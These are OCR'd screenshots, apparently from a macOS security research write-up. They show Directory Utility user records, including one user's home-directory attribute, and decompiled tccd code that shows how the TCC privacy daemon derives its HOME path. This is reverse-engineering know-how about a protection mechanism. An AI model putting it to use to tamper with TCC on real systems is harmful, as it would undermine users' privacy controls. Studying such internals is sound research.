
opendirectoryd (pid: 106)
/usr/libexec/opendirectoryd
0/74

Active Directory Configuration Plug-in
/System/Library/CoreServices/Applications/Directory Utility.app/Contents/PlugIns/Active Directory.daplug/Contents/MacOS/Active Directory
?

BSD and NIS Plug-in
/System/Library/CoreServices/Applications/Directory Utility.app/Contents/PlugIns/BSD.daplug/Contents/MacOS/BSD
?

LDAPv3 Configuration Plug-in
/System/Library/CoreServices/Applications/Directory Utility.app/Contents/PlugIns/LDAPv3.daplug/Contents/MacOS/LDAPv3
?

NIS Plug-in
/System/Library/CoreServices/Applications/Directory Utility.app/Contents/PlugIns/NIS.daplug/Contents/MacOS/NIS
?




Viewing Users in node /Local/Default

Not authenticated


ReportMemoryException
Screensaver
Seatbelt
SecurityAgent
Service Configuration Service
Setup User
Software Update Service
System Administrator
System Services
Task Gate Daemon
TeamsServer
Time Sync Daemon
Token Daemon
Trust Evaluation Agent
trustd
Unix to Unix Copy Protocol
Unknown User
Unprivileged User
Update Sharing
Warm Daemon
Web Auth Server
WindowServer
Wojciech Reguła
World Wide Web Server
WWW Proxy

Name	Value
AltSecurityIdentities	X509:<T>CN=Apple Root CA,OU=Apple Certifica...
AppleMetaNodeLocation	/Local/Default
AuthenticationAuthority	;ShadowHash;HASHLIST:<SALTED-SHA512-PBK...
GeneratedUID	[redacted]
JPEGPhoto	Binary: 7472996 bytes
NFSHomeDirectory	/Users/wregula
Password	********
PrimaryGroupID	20
UniqueID	501
UserShell	/bin/zsh
dsAttrTypeNative:_writers_AvatarRepresentation	wregula
dsAttrTypeNative:_writers_hint	wregula


NFSHomeDirectory /Users/wregula



```
*(r15 + 0x18) = r12;
*(r15 + 0x20) = "CACHEDIR";
*(r15 + 0x28) = var_98;
*(r15 + 0x30) = "TEMPDIR";
*(r15 + 0x38) = r13;
*(r15 + 0x40) = "HOME";
rax = [*_tccdServer userHomeDirectory];
rax = [rax retain];
rax = objc_retainAutorelease(rax);
rbx = rax;
*(r15 + 0x48) = [rax UTF8String];
*(r15 + 0x50) = 0x0;
[rbx release];
rcx = &var_B8;
rdx = r15;
```



```
/* @class TCCDServer */
-(void *)userHomeDirectory {
    rbx = self;
    if (self->_userHomeDirectory != 0x0) goto loc_10002b2c2;

loc_10002b1f0:
    if ([rbx macos_isSystemServer] == 0x0) goto loc_10002b21e;

loc_10002b204:
    rdi = *(rbx + 0x8);
    *(rbx + 0x8) = @"/";
    [rdi release];
    goto loc_10002b2c2;

loc_10002b2c2:
    rax = objc_retainAutoreleaseReturnValue(*(rbx + 0x8));
    return rax;

loc_10002b21e:
    rax = getuid();
    rax = getpwuid(rax);
    if (rax == 0x0) goto loc_10002b2d9;

loc_10002b233:
    r14 = *(rax + 0x30);
    if (r14 == 0x0) goto loc_10002b324;

loc_10002b240:
    rax = [NSString stringWithUTF8String:r14];
    rax = [rax retain];
    var_30 = 0x0;
    r12 = [[rax stringByResolvingRealPathWithError:&var_30] retain];
    r15 = [var_30 retain];
    [rax release];
    if (r12 == 0x0) goto loc_10002b36f;
```

